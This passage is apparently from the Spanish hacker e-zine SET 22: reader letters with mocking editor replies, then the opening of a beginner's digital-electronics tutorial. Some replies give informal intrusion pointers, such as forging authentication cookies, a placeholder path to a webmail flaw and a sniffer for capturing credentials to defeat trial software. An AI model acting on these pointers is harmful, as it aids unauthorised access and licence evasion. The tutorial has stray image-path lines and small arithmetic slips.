  [No, creo que no llegaste a apreciar lo chistoso de la respuesta]

necesito saber por lo menos donde buscar para asi comenzar a hacer
mis busquedas solo, de donde lo sacaste??? eciste alguna guia por
alli???, tengo que aprender a ser autosuficiente, pero reconozco que
al principio necesito un empujon, lo unico es que quisiera saber
cuales son algunas de esas fuentes que utilizas para responder este
tipo de preguntas.
  [Intuicion, mala leche, sarcasmo e ignorancia. A partes desiguales]
Estuve averiguando, hace meses ya, en la pagina de rapid site a ver
si encontraba caracteristicas de los servidores, y esa gente lo que
utiliza (segun lo que se ve en su pagina www.rapidsite.com) son
servidores de hosting basados en Unix o NT, nada de MacOS, de alli el
  [Pregunta de examen: Si el servidor funciona bajo Unix o NT el
    sistema operativo sera Unix o NT, verdad?]
que me decidiera escribir a SET. Sin embargo pues si tu me mencionas
que es un MAC, bien, pero quisiera aprender como averiguar que es un
mac y no un tipo de unix, asi que tal ves y puedas darme una mano
  [NO es un Mac, tendre que hablar claro, hay muchas maneras de
    diferenciar un Unix de un NT incluyendo banners, servicios abiertos,
    programas usados, extensiones de las paginas, tcp fingerprinting...]
Por otra parte, leyendo tu articulo de el ultimo paquete, y leyendo
el siguiente parrafo:
  [Asi que alguien lo ha leido?. Caray, no pense que nadie fuese
    a soportar semejante toston, te has ganado la respuesta]
<comienza cita de SET 21 0x0e>
"Me planto en el PacketShaper de TSAI con mi browser, no meto clave
(entro usando una cookie) y le doy al boton de "Registration and Support".
Me lleva a la web de Packeteer a meter mis datos personales, contesto

verazmente a todo (mentir es pecado) y me permito la licencia
humoristica, a mi entender, de poner Timofonica en el apartado de Empresa.
Listo, registrado. Con dos narices."
<fin de cita de SET 21 0x0e>
Me llamo la atencion es eso de entrar 'sin meter clave usando una
cookie', en que se basa esto, acaso puedes violar este tipo de
paginas sin necesidad de meter la password, como es esa cookie, en
que se basa el metodo??? Me suena interesante, y pues en el articulo
suena tan facil hacer todo eso que se menciona alli, pero al ir a la
practica resulta que no es tan facil como se lee, hay muchas horas de
practica y de investigacion detras de todo eso, pero hay que comenzar
a preguntar y a buscar poder aprender y llegar hacerlo. Por eso como
es eso de la cookie???
  [Suena facil eh?. Bueno ya sabes, nosotros los grandes maestros somos
    (espera que me da la risa) asi. No, eso no tenia misterio, una vez que
    te autenticas (una vez que **ya has introducido la clave correcta**)
    tienes la posiblidad de no volverla a teclear, el servidor genera una
    cookie que cuando la envias de vuelta te reconoce como "autenticado".
    Por supuesto si sabes como 'fabricar' una entonces si que puedes violar
    la seguridad, curiosamente en ese mismo articulo tienes el ejemplo de
    como elevar privilegios por medio de una cookie falsa.
    Recuerda que el protocolo HTTP no mantiene informacion de estado,
    mas info sobre cookies por la pagina de Netscape, RFC 2109..]
bueno espero no moletar mucho con estas preguntas, espero respueta
para cuando puedas
Saludos

  [Saludos se esta haciendo muy popular, me esta cargando ya un poco]
_Corps
-{ 0x05 }-
En primer lugar quiero felicitaros por su expectacular e-zine
  [Muy bien dicho, tomad ejemplo, asi se presenta uno :-)
    incluso te voy a perdonar la espectacular x]
en segundo lugar quiero preguntaros algun newsgroup relacionado con LINUX
porfavor me seria de mucha utilidad ahora que estoy empezando en el manejo
de LINUX yo fui el que escribio el articulo de la Historia de UNIX y LINUX
  [Hacia falta que alguien acometiese esa tarea, de todos modos viendo
    tus posteriores dudas te aclaro. es.comp.os.linux NO es un servidor
    de noticias sino un *grupo* de noticias. Si el OutLook te sigue dando
    problemas con eso --> support@microsoft.com]

por favor y queria decirles que encontre a evr que me dijo que buscaba a
migos y a saludos por el staff 21.XXXDDDDDDD
  [Asi que encontraste a Evr?. Ya me preocupaba por el, por ahi solo
    y con malaria...Espero que estes al dia en tus vacunas.]
Atentamente
|_Master-Art_|
-{ 0x06 }-
  [Comienza la mini-seccion Ciudad]
Este mail es para felicitarles y hacer reconocimiento
de la labor realizada para encontrar el fallo de
seguridad en ciudad de argentina. Acabo de entrar a
HackerNews.com y vi la noticia, aunque ya me habia
enterado gracias al boletin que uds enviaron el dia
lunes, pero sin embargo esto hace que cada ves la
labor de under hispano sea mas reconocida.
  [Naturalmente y ahora vamos a por el ISO 9002]
Sigamos adelante entonces
  [Adelante camaradas hacia la revolucion]
Por cierto, envie un mensaje hace algunos dias, a
varios miembros del grupo y a esta misma direccion,
era una especie de mini articulillo (creo) y quisiera

saber si lo leyeron, pues pedia una confirmacion y
hasta ahorita me he quedado en los laureles esperando
  [Eso es GreeN ;-), la gente se cree que como pone su direccion de correo
    es porque lo contesta. Pero normalmente ni siquiera lo lee :-> y si lo
    lee cree que lo voy a contestar yo. Ponte duro con el]
Saludos Gente
_zcorps
  [Anda!. Tu eres el de dos mensajes mas arriba. Y te has puesto
    una z en este tiempo?. No te quejes, respuestas todas juntas]
-{ 0x07 }-
Cual seria vulnerablesiteen.ciudad.com.ar???? me refiero a que iria en
vez de vulnerablesite....
  [La pregunta del millon. Si quieres que te diga la verdad ya casi
    ni me acuerdo, era http:// ? o era bebmail? o seria getmail?.
    Algo por el estilo :->]
Saludos.
Dark.-
-{ 0x08 }-
He recivido su mail del 29/11, y no pude intentar
acceder a los vinculos de cuentas de ciudad.com.ar
http://vulnerablesiteen.ciudad.com.ar/edgemail/folders/
(y los demas)
  [Pense que era obvio que vulnerablesiteen es como dirian los anglos
    un 'placeholder', hay que sustituirlo por el nombre real que por motivos
    evidentes de prudencia no dimos]
No tienen otro link que hable de este tema?
  [Por supuesto, busca en HackerNews o en PacketStorm]
Desde ya muchas gracias
  [No hay de que]
Claudia xxxx, Argentina
  [NO!. Antes de que pregunteis xxxx no sustituye Schiffer]
-{ 0x09 }-
From: "???chuka" <???chuka@ciudad.com.ar>
  [Hombre, como dirian los medios aqui llega un "afectado"]
Te comento que habia detectado alguno de los errores que traia
ciudad, basta con ello decir que tengo 5 cuentas de e-mail con ciudad
bajandolas a mi correo pero tiene la "cagada" de que una vez que la
pones para bajar (pop3) no podes consultarla desde la web, cosa que si
podes hacer con otros servicios como en su momento netaddress. Por lo
que me parecio muy trucho el servicio, mas por parte de una empresa
"grosa".

  [Trucho o bacalao en varias partes la habian ca.. bueno eso]
Ahora te pregunto si con esta informacion no nos van a cagar el pop3
que teniamos de cada cuenta.
  [A mi no me preguntes, yo no se nada]
Te queria hacer una pregunta, existe algun tipo de programa o
"forma" para poder bajar paginas con sus respectivos enlaces mediante
cgi, es decir quiero bajarme un base de datos de leyes que tiene un
campo para poner el numero de ley y aparce en otra pantalla, se puede
hacer algo al respecto.

  [Pero bueno, no te acabo de decir que a mi no me preguntes!!! :-DD]
  [Me da en la nariz que eso no debe ser muy "legal/etico" hay varios
    offline browsers que pueden explorar formularios]
Espero tu respuesta y te dejo porque me voya estudiar para el final de
ma~ana.
  [Tan rapido como acostumbro. Aqui estoy]
Saludos
Vinchuka =20
 [SET =22. Nosotros ganamos]
-{ 0x0A }-

Te escribo como causa de la desesperacion. Estudiamos un
grupo de españoles en una Universidad Britanica, desde la
  [Compatriotas en el extranjero, lejos de la tortilla de patatas y
    en manos de la perfida Albion. Que panorama.]
que te escribo y tenemos un examen de la ostia a finales
de Enero, el caso es que intento acceder a traves de
  [Huy!. Creo que la respuesta igual te llega un poco tarde]
Windows NT al ordenador del teacher a ver si le puedo
pillar el examen y desde algunas salas me deja entrar
  [Esto se pone caliente]
pero solo me muestra que tiene C y D como disco duro y
ademas solo puedo entrar a C y ver que alli no tiene
"misdocumentos", y eso si consultar las cookies y ver los
lugares que visita el moralista tales como
www.porntrack.com
  [Este site refleja el crecimiento de webs porno en Inet y es una
    valiosa herramienta de estudio para investigadores diversos. Creo]
Bueno, voy al grano, sabeis de algun programa, sistema,
etc que me resuelva algo de lo anterior.
  [Lo de la tortilla?. Ah no! que eso lo he dicho yo. A ver Chessy, porque
    en lugar de mandarnos el fwd de David L. a nosotros no se lo mandaste
    a ellos?. No te acuerdas de tus tiempos de student??]
Si la respuesta es que si 62 españoles os estaran
agradecidos.
  [Si Chessy no se ha apiadado de vuestra desgracia ya os pasare su
    direccion para que vayais a zurrarlo :DDD]
Se despide un seguidor de vuestro ezine, desde que vi
aquel lejano numero 3.

  [Si?. Vaya, ya ha llovido desde entonces. :-)]
Seguir adelante.

-{ 0x0B }-
De : OTKOT
 Que tal?, llevo tiempo leyendo vuestros e-zines y son muy buenos, por eso
me gustaria daros la enorabuena, para que sigais igual.
  [Que tal?. Llevo tiempo escribiendo en nuestros e-zines y por eso
    me gustaria darte la enhorabuena para que lo sigas leyendo]
 Bueno me presento, soy Otkot y desconocido por vosotros supongo ;-),
  [Hasta ahora vas bien]

me gustaria hablaros de un tema que se ha puesto de moda ahora, es sobre la
ultima haza~a de Paseante.
  [Humm?. Lo llaman haza~a?. Acaso he ascendido ya a wannabe con futuro y
    sin enterarme!? :->]
 Estuve hablando con un trabajador de Compaq, extrabajador de la seguridad de
Altavista, etc.. en pocas palabras un buen sabedor de conocimientos, me
realizo varias afirmaciones que me gustarian preguntaros.
  [Asi que me vas a preguntar las afirmaciones del sabedor de
    conocimientos extrabajador de la seguridad de Altavista.
    Sabes?. No siempre deberias fiarte de lo que te dicen los extra~os]
El hallazgo de Paseante, para el fue una chiquillada, o sea si que es
importante lo que se ha encontrado, pero no se podria haber causado mas da~o
del hecho?,
  [Dime, me imaginas muy a menudo enfrente del PacketShaper descargando
    un martillazo mortal?. Constantemente?. Que otras alucinaciones
    violentas tienes?. Creo que no fue una buena decision el dejar de
    tomar tu dosis de Prozac sin el visto bueno del medico]

¿por que no se hizo?, sus respuestas fueron que en Espa~a los grupos de
Hackers por desgracia se estan volviendo muy serios, con un gran nivel casi a

la altura de los mejores mundialmente, pero como remarco muy serios, como bien os he contado antes el tio de antes está en el apartado de seguridad, y
  [Es una desgracia, seria mucho mejor que hubiese mayor delicuencia, que se pusieran mas cuernos a Aznar y asi aprobar mas leyes y hacer mas negocio. Relee mis articulos en SET 13 y SET 14. Siempre hemos visto claro que se iba a criminalizar el hacking y que eso solo se podia parar actuando de forma etica, algunos se suben ahora al carro y claman contra los medios pero la batalla es mas grande y viene de mas lejos asi que no vamos a sentirnos tristes porque se preste atencion internacional al buen hacking en espa~ol]
trabaja para joderos en pocas palabras y dice que ultimamente no hay ataques como se hacian antes, que ahora los grupos son muy serios, no le dedican el mismo tiempo que antes y yo me hago esta pregunta sera verdad que os haceis tan serios que teneis miedo a la hora de realizar algun ataque y os lo pensais mas que antes?.
  [No hay ataques como los de antes, ni jamon de bellota como el de antes, ni siquiera hay inviernos como los de antes, te has fijado que cada vez nieva menos y mas tarde?. Antes el mundo era un lugar mejor y las cosas eran como tenian que ser pero llegaron los americanos con sus inventos, los japoneses con sus copias, los comunistas, los hippies ecologistas y el mundo cambio definitivamente]
Sin mas rencor os doy un saludo.
PD: Se me ha ido la perola? :)
  [Premio!. Un perrito piloto para el caballero]

-{ 0x0C }-
Hola soy un lector de la revista Set a mi consideracion es muy buena, y merece todas mis felicitaciones, y e leido todos.
pero el que lo has haya leido no significa que los haya comprendido :#
  [Oportuna puntualizacion]
la verdad es que estoy iniciandome en esto, no soy un lamer si no mas bien un Novato. con muchas ganas de aprender, pero un poco duro de mollera :(soy de america del sur. pero lo que me hace falta es
  [Yo tambien soy algo duro de mollera y mirame, como diria el famoso Marx (Groucho): "Partiendo de la nada he escalado hasta las mas altas cimas de la miseria". No desesperes. El mundo es nuestro.]
a alguien a quien preguntarle. como cuando y donde. la verdad es que tengo muy poco conocimiento y quiero saber como hackear en Internet,
  [Mal enfoque. Lo primero es aumentar los conocimientos.]
ahora estoy en mis inicios pero se que con un poco de su ayuda, (alguno links) podre convertirme en algo utils para el mundo Hacker.
  [Yahoo-->Computers and Internet-->Security and Encryption]
Me llamo Demoniox (Demonioxxxx@jotmeil.com)
  [Ningun cura de aqui te hubiese bautizado con un nombre asi]
Chao
  [Divagaciones sobre hombre o humano que siguen suprimidas, escribirnos un mensaje no te da derecho a torturarnos a nosotros o al resto de lectores con rolletes historico-filosoficos]

-{ 0x0D }-
Acabo de recibir vuestro magnifico numero de agosto del 99. Me lo ha pasado un amigo, y me parece una pasada.
  [Las siguientes aun molan mas. Un pasote :->]

Estoy iniciandome en este mundillo, y las explicaciones son realmente buenas.
  [Menos mal, alguien que no dice aquello de "muy bueno pero no entiendo nada"]
Queria preguntaros como se consigue el proximo numero.
Es gratis?, se baja un fichero desde vuestra pagina web, o se pide por correo?
  [Huuuh. Estas perdiendo puntos aceleradamente, si sabes lo que es

bajar un fichero me extra~a que no hayas pensado en pasar por la web
y ver que estan todas alli. GRATIX TOTAL. Por correo no pidas nada que
no hacemos caso]
Por ultimo, queria pediros informacion sobre el cd del que hablais
en el SET 20, "LA TABERNA DE VANHACKEZ - CD 1", puede ser?
Donde lo puedo conseguir? Me servira para algo, o llevare
cosas muy complicadas para un principiante? Leva documentos para
explicarte las cosas, o te las tienes que apa~ar como puedas?
[Yo no lo tengo, se que GreeN LegenD tiene una copia pero como incluye
un monton de documentos y zines creo que no habra programa que no este
explicado en alguna parte. Donde encontrarlo?. Busca todas las veces que
aparece "vanhackez" y veras que al menos una es una direccion web. Si
sabes usar un navegador no deberias tener problemas con eso]
Se que son muchas preguntas pero os agradeceria que me respondierais
cuando tuvierais un rato.
[Eso es exactamente lo que he hecho]

-{ 0x0E }-
Hola, lo primero es felicitarlos por su revista SET la cual es muy buena e
informativa, soy estudiante de Ing. Informatica y me a parecido una de las
revistas mas claras para leer..y aprender(jejejeje).
[A ver si no. Quien da mas?. Bricolaje, electronica casera, consejos
utiles para la vida cotidiana. Solo nos faltan los cursos de cocina.
Todo se andara]
En cuanto a informaciones les digo algo que deben saber, que timofonica casi
tiene la mitad delo control de la compaqia de telefonos de chile y no a podido
tomar mas porque las leyes del pais no lo permiten lo cual nos ha salvado del
control completo de timofonica...

[Timofonica asusta. Esta en todas partes. Creo que Villalonga va a ser
el nuevo Papa. Timofonica patrocinando conciertos, peliculas, estrenos..
Timofonica en el deporte, motos, coches, barcos.
Timofonica con moviles, datos, fijos, satelites, tvs y radios
Timofonica por tierra, por mar y por aire y desde el espacio exterior.
Hay esperanzas para la raza humana?.]
Eso es todo, pronto tratare de aportar algo para la revista..
Espero que se acuerden de chile por el gran jugador chileno
"Ban Ban Zamorano que jugo en Real Madrid"..
[Tambien nos lo recuerda nuestros lectores chilenos y los chicos de la R
y .... bueno a este mejor lo olvidamos.
Y que me dices de Salas?. Un autentico matador.]
Chao nos vemos.....16 de enero del 2000
PIRAXX...
-{ 0x0F }-
Aloha paisanos!
[Como sabes que somos paisanos?. Desde cuando nos vigilas?.
Quien te paga?. Sobre las fotos...que sepas que el gato es
mio y no tengo que dar explicaciones a *NADIE* sobre lo que
hago con el]
Quisiera felicitarles por su ezine. Encuentro que es muy rica en
contenidos sobre hacking, pero que le falta algo de cracking bajon guindous
95/98/2000
[Si alguien quiere escribir. Nosotros abrimos las puertas, luego la
gente entra o no entra y les acusamos de allanamiento o no les
acusamos de allanamiento (lo siento, van a ser las elecciones y
estoy oyendo hablar mucho a Aznar.)]
Para mi opinar seria un acierto estrenar una nueva seccion en la revista
para introducir en cada numero la explicacion de un crack (+o- como lo que
hacen los de WkT).
[No, si yo lo veo bien. Claro que entonces que harian los de WkT?.
Igual quieren encargarse ellos, SiuL dice que va a reventar y yo
le comprendo. El hombrO no da para mas :-DDD]

Va, voy al grano: tengo un programa que me hace birguerias con los datos borsarios (me fabrica graficas de todos los colorines, y me dice las pelas que me quedan pa pasar el mes). Este programa es Personal Broker, pa mi que no lo conocereis, da igual. Lo bueno de todo esto es que me actualiza las cotizaciones por Internet, y no le tengo que ir entrando cada dia todos los datos como un negro (sin animo de ofender a nadie, es un decir). El problema esta en que al cabo de 30 preciosos dias no me deja entrar en el servidor para actualizar la base de datos. La contrase~a no caduca ni nada por el estilo, pero el programa me introduce una dichosa ventanita antes de conectar con el servidor, que me prohibe conectar con el mismo.

  [Uaaaaaa. Puedes repetirlo?. Me he quedado dormido justo
    despues de grano.]

El colmo es que no se puede registrar el programa, te dan un formulario para rellenar que tienes que enviar por e-mail o fax. Eso para mi es un obstaculo, ya que lamer de mi, solo se hacer cracks de programas con una proteccion a la vista como las de cualquier programa basura.

  [Lo veo chungo, por lo que me cuentas estan usando esta tecnica novedosa
    e invencible de recibir el pago y dar un numero de serie que desbloquea
    el programa. O alguna variante aun mas diabolica. Creo que nadie jamas
    en la historia ha logrado desproteger algo asi. Cria calabacines.]

* Todo este rollo anterior, ha venido a decir lo siguiente:

  [O sea que habia un resumen!!!. Y ahora me lo dices!!!!!!]

Necesito un programa que me haga un LOG o algo por el estilo, de todos los datos enviados por mi a Internet durante una conexion. Pudiendo saber asi el servidor en el que entra para actualizar cotizaciones, nombre de usuario, contrase~a, etc. He oido hablar de los sniffers, pero no se si exactamente me pueden servir pa esto.

  [Y seguimos repartiendo premios. Otro perrito piloto para el caballero.
    Hay uno muy majo y practicamente free que se llama SpyNet o algo asi.
    Es de un rumano muy apa~ado]

Gracias de antemano, y a ver si nos damos un poco de gargo pa sacar la SET 22 :)

  [Eso, encima mete bulla. Si no fuese por lo que cobro iba yo a
    aguantar todo esto..]

BaMBiNo

  [Ciao Bambino]

-{ 0x10 }-


Co~o!. Pues nada, que estaba mirando la web de Packet Storm, (alucinando, por cierto), y mira por donde , justo debajo del link a Phrack, esta el link a SET. Uauuuuh, eso si que es nivel.....

  [Ya a~adimos PS como mirror en SET 21. Hay que prestar atencion. :-)
    Pero tampoco es tanto nivel, cuando pedi a lineman que nos pusiera
    encima de Phrack me respondio no se que rollos de "megalomania",
    "delirios" y "tendras que pasar sobre mi cadaver" ;-??.
    Por si acaso estoy practicando mi punteria...quien sabe... }:->]

Bueno, solo era eso...

  [Y las barras de pan?]

Saludos...   ;-)



  [Pues si, por si alguno se lo preguntaba, la gente que nos escribe
    tambien pone firmas a sus mensajes. Aqui esta la prueba]

-{ 0x11 }-

Intentare ser lo mas corto posible:

  [Es un chiste?. Debo reirme ya?]

No me importa si suena algo lamer,newbie,novato.... ni tampoco quiero pedir "hasme hacker, hazme hacker ya ..."como muchos ridiculos nenes lo hacen pero gracias a su revista me e encontrado con este maravilloso sistema operativo.

[Te refieres a Windows?]
Claro que yo como muchos no han podido tener la posibilidad de llegar a tener un nivel de conocimiento el cual le permitiese hacer determinadas cosas con los sistemas, redes y demas cosas que tengan un micro y que tienen la posibilidad de comunicarse. Pero creo que ademas de tener cientos de libros en la cabeza a uno le hace falta la picardia y el esfuerzo mas que nada.
A lo que quiero ir antes de aburrir a alguien es que tambien yo como muchos les hace mas dificil acceder a determinada informacion y cada vez se hace aun mas dificil encontrarlo.Y ya no importa si estas 10 o mas horas dando vueltas y estudiando lo que puedes cuando intentas encontrar por ejemplo algun tipo de libro de C para linux y cuando lo encuentras te das cuenta que te falta cosas para aprender y no sales de la rosca porque ademas tienes que saber de sistemas operativos y hardware,... maldito el dia que me cruce con windows.
Por favor disculpenme y sepan entender ... no me manden ir a un buscador ni me manden a no se donde. Yo tambien entiendo, uno se cruza con cualquier tonto que aparte de no darse cuenta se piensa que las cosas son faciles y que ya sabe de todo porque se bajo el john the riper y consiguio las claves de alguien sintiendose "el hacker".El problema es cuando muchos como yo quieren saber como funciona, como se programa, que es un fork() o un syscall(), un crypt()?, porque linux no funciona con la bios?....y el deseo de poder aprender queda dando giros en el inodoro y sigues programando en turbo C (no quiero decir que sea malo).
[Fascinante. Tienes toda mi atencion]
Por eso quiero decirles a aquellos que les pase lo mismo si estan de acuerdo ponerse en contacto y poder compartir (que de eso se trata) lo que uno sabe y lo que uno pueda ofrecer para poder salir un poco del inodoro.Y tambien a aquellos que se sintieron en un momento un poco frustrados y que salieron de la rosca.
daiske@fastlink.com.uy
[Vamos!. No estais deseando salir del inodoro!?. Todos alli dentro apretujados y oliendo ...buaghh!. Es PatoWC al rescate!!]
-{ 0x12 }-
POR ESTE CONDUCTO ME DIRIGO A USTEDES PARA PEDIRLE INFORMACION ACERCA DEL CODIGO DE BARRA, YA QUE ES PARA UN TRABAJO DE TIPO ESCOLAR, Y DE ESO DEPENDE MI CALIFICACION.
[Si no hablas mas alto... estoy algo mal de oido]
SIN MAS POR EL MOMENTO ME DESPIDO ESPERANDO RESPUESTA A MI PETICION.
EFRAIN GXXX 000000000
[Creo que tenias que haberte dirigido por otro conducto, este es el conducto del inodoro como ya ha quedado dicho justo arriba]
EOF

-[0x0C]----------
-[Electronica Digital - Parte I]----------
-[by jnzero]----------SET-22-

-= ELECTRONICA DIGITAL O COMO CREARSE UN PENTIUM CON UN SOLDADOR =-

Parte I por jnzero

Hola, este es mi primer articulo "serio" para un ezine underground. Se supone que deberia ser un cursillo introductorio a la electronica digital, es decir, en plan novato, con esquemas faciles y tal.

Al ser electronica digital, casi mejor que voy a pasar de circuitos con resistencias, condensadores, etc. y me dedicare unica y exclusivamente a circuitos puramente digitales, ya sabeis, no intenteis buscar impedancias, transistores porque no los voy a poner.

Otra cosilla, el dise~o de circuitos digitales requiere, al menos el conocimiento de las leyes booleanas, que es un OR, un AND y tal, si habeis estudiado algun lenguaje de programacion, aunque sea BASIC, ya llevareis un gran adelanto. Tambien es importante que conozcais como reducir la realidad a 1's y 0's, y esto inevitablemente tiene que pasar por los formalismos matematicos/logicos. No es tan jodio como parece pero es fundamental manejarse con las expresiones logicas.

Y sin mas preambulos doy paso a la primera parte de estos articulos, quiza sea solo uno o quiza sean veinte, todo depende del Y2K >:-]...

----------1. Codificacion de la informacion.

Aunque no lo creais el mundo de los ordenadores se basa en dos estados, ON (1) y OFF(0), que en la realidad se corresponden con una tension (V = 5 volt) y/o no tension (V = 0 volt).

Ahora bien, imaginemos que tenemos una calculadora. Si pulsamos el 9, en la pantalla saldra un 9 (bieeeen), pero interiormente la calculadora no guarda la informacion tal que asi -> 9, sino en codigo binario: 1001.

Esto lo doy porque es necesario pasar de codigo binario a codigo decimal (los numeros 0-9) y viceversa. Ej:

DEC	BIN
0	0
1	1
2	10
3	11

Como podemos ver, se mantiene el orden respecto a los numeros en base decimal es decir 0 < 1 < 10 < 11.

----------1.1 Pasar de binario a decimal.

Una pregunta: Como pasar de base binaria a base decimal? Facil.
Primero hemos de tener la estructura del numero... ej: 1010

Al igual que en los numeros decimales, los digitos a la izquierda tienen mas "peso" sobre el numero que los de la derecha, en los decimales pasa lo mismo:

MSB (Most Significative Bit)--> 1 0 1 0 <--LSB (Less Significative Bit)

Para realizar el calculo tambien hemos de tener en cuenta como se descompone un numero, como por ejemplo el 1395,

1395 = 1000 + 300 + 90 +5, esto es si nombramos a cada uno de los numeros con una letra y el numero de 0’s que quedan sustituyendo todas las cifras a la izquierda con 0, nos queda que

```
a3 = 1 -> 1000 \
a2 = 3 -> 300   \
a1 = 9 -> 90    /+= 1395
a0 = 5 -> 5    /
```

Luego para codificacion binaria, pasa lo mismo:

```
a3 = 1 -> 1000 \
a2 = 0 -> 000=0 \
a1 = 1 -> 10    /+= 1010
a0 = 0 -> 0    /
```

Si nos fijamos, podemos descomponer los numeros aun mas, utilizando potencias de la base, si la base es 10, 10^x--> 10 elevado a x, y si es 2, 2^x

```
a3 = 1000 -> 1* 2^3 -> Aqui esta la movida. Si nos fijamos, si queremos
a2 = 000  -> 0* 2^2 -> obtener en decimal el numero de combinaciones
                       posibles
a1 = 10   -> 1* 2^1 ->  en binario de tres cifras (esto es 000,001...)
a0 = 0    -> 0* 2^0 -> tenemos en cuenta que por a2 habran dos
                       posibilidades 0 y 1; en a1, otras dos
                       posibilidades (0 y 1)...
                       asi hasta a0 que seran de nuevo 0 y 1... si lo
                       pensamos esto es 2*2*2 para una palabra de 3
                       bits.
```

(palabra=conjunto de bits=numero) y claro es lo mismo que 2^3. De ahi el truquillo de la nomenclatura de cada uno de los bits, nos da la cantidad de 0’s o el exponente de nuestra potencia. Luego:

VALOR (1010)base10= 1*2^3 + 0*2^2 + 1*2^1 + 0*2^1 =8 + 0 + 2 + 0= 10

Es decir en terminos cutre-cientificos:
(base=numero de elementos de la base en decimal-> binarios: (1,0)=2!!

VALORDEC (an...a0)=an*base^n + a(n-1)*base^(n-1) + ... + a0*base^0;

Como investigadores que somos nos damos cuenta que este metodo sirve para pasar de cualquier base (binaria, octal, hexa...) a la decimal.
Puf! espero que mas o menos se haya entendido... porque ahora va la parte chunga que es la operacion contraria. De todas formas, no os preocupeis, si pillais esto, teneis un 50 % hecho de los circuitos.

----------1.2 Lo contrario de 1.1

Como se que estais deseosos de empezar a hacer codificadores de informacion o vuestro propio Athlon, no me enrollare mucho...
Para pasar de decimal a binario se utiliza la aritmetica modular, esto consiste en ir guardando los restos de las divisiones entre dos de los cocientes sucesivos de nuestro numero decimal (num mod 2) y luego presentarlos en orden inverso... cogiendo como MSB el cociente de la ultima division... ahora lo veis...

```
P. ej.          147  |_2__
                  7   73
                  1/ --> LSB - este sera a0;

   Ahora hacemos :-->   73  |_2_
                        13   36
                         1/ --> a1...

                ---> 36 |_2_
                      0/ 18 |_2_
                          0/  9  |_2_
                               1/  4 |_2_
                                   0/  2 |_2_
                                       0/  1/ ---> MSB
```

Luego dandole la vuelta al ultimo cociente y a todos los restos nos queda un numero tal que: 10010011 que solo tenemos que pasar con la ful de las potencias a base 10 para comprobar que vale...

----------2. Hacer ya algo que interesa (puertas logicas).
==========

----------2.1 Puerta AND

Es un dispositivo que nos compara dos se~ales, y si son ambas iguales y estan a 1, nos devuelve 1 en otro caso nos dara 0.

```
 x | y | AND(X,Y)
---|---|---------       x  _____|---\
 0 | 0 |   0                      |    \
 0 | 1 |   0                      |     |--- AND (X,Y)
 1 | 0 |   0            y  _____|     |
 1 | 1 |   1                      |    /
                                  |---/
```

----------2.2 Puerta NOT


NOT not tiene misterio, una se~al que entra a 1 sale a 0, una que entra a 0 sale a 1.

```
                                      |\
                                x ----|  \o____ NOT(x)
```

(me niego a poner las tablas)

2.3 Puerta OR

x	y	OR(X,Y)
0	0	0
0	1	1
1	0	1
1	1	1



Si en las entradas hay al menos una a 1, la salida es 1. Si ambas son 0, salida=0

En el proximo capitulo mas puertecillas...

2.4 Un circuito

Ahora que lo pienso si os habeis leido todo el muermazo de arriba y os lo habeis aprendido de memoria, sois unos autenticos campeones, porque para algo estan las calculadoras XDDD. Nah pero en la proxima fiesta podreis presumir...

Imaginaos que necesitais un circuito que compruebe la seguiridad de una presa...

-Si el nivel del agua sube a un nivel considerable.
-Si la presa esta a punto de reventar.


Pues como vemos tenemos varios estados para nuestro sensor:

S0-No pasa nada.
S1-Advertencia.
S2-Peligro.

Ya que nos hemos aprendido lo de arriba vamos a pasar nuestra informacion de numero de estados a binario luego:

S0 - 00 S2 -10
S1 - 01

Como tambien comprobamos tenemos dos entradas, entonces...



Luego si el agua pasa por x, x genera una corriente que en terminos digitales equivale a 1; y si pasa por y genera una corriente propia tb a valor 1 digital.

```
   Luego nuestra tablita es :           x   |   y  || Estado | Valor OUT
                                        0       0       S0      00
Este estado es erroneo (pelig sin adv)->0       1       S?      ?
                                        1       0       S2      01
                                        1       1       S3      10
```

Como el valor de salida queramos que sea complejo, es decir que nos de la mayor informacion posible, entonces tenemos cuatro salidas.

Ahora una notacion especial:

```
  x*y = xy = x AND y          Valor(x)  =1
  x+y =      x OR  y          Valor(y)  =0
  !x  =      NOT x            Valor (!x+!y) = 1 (0 OR 1)
```

osease:

1) SI x=0 e y=0, no se activado ningun sensor luego daremos una salida S)

```
 !x!y --> s0
               etc...
```

total que al final tenemos cuatro salidas que podemos conectar a cuatro timbres distintos de tal manera que cada pitidito sea un aviso distinto

```
        !x!y  --> (not x and not y) -> Pitido 1: Todo va bien
         x!y  --> ( x and not y) -->   Pitido 2: Nivel peligroso del agua.
          xy  --> ( x and y   ) -->    Pitido 3: Defcon 4!!!
         !xy  --> ( not x and y) -->   Pitido 4: Malfuncion...
```

De todas formas, os adjunto unos gifs sencillitos para que os vayais familiarizando con las formas de las puertas mas o menos comprendais como va el circuito...(joder no querreis que lo haga todo en ASCII !!). Sin embargo no estaria mal que os pillaseis por ahi un programa que se llama Orcad, supongo que a partir de la version III valdra. Sirve para la simulacion de circuitos digitales y ademas seran los formatos de los siguientes archivos mandados salvo que se me indique lo contrario.

------------------------------------2.5.1 Puerta NAND

Las puertas que ahora os pongo tienen la caracteristica de que funcionan como conjunto universales esto es, pueden imitar las funciones del resto de las puertas basicas (AND, OR, NOT)

```
A ello vamos..          __              _(FUNCION/PUERTA)_
                      _|   \
  NOT --->       x__| |    \
                    |_|    | o---- !x
                      |   /
                      |__/


                 ___
               x__|    \
  AND --->        |     \
                  |      |o----!(xy)--(NOT/NAND)-xy
               y__|    /
```

```
                |___/
```

(Observacion = Si!, se utiliza una NAND para la negacion)

```
 OR  --->
                x-(NOT/NAND)-!x--     \
                                (NAND/NAND)=>!(x+y) (NOT/NAND)--->x+y
                y-(NOT/NAND)-!y--    /
```

----------2.5.2 Puerta NOR

Casi idem que la NOR

```
                        __                _(FUNCION/PUERTA)_
                      _|   \
 NOT --->       x__|  \   \
                   |_  |   >o---- !x
                     /   /
                    |__/

                   ___
              x__|    \
 OR --->          \    \
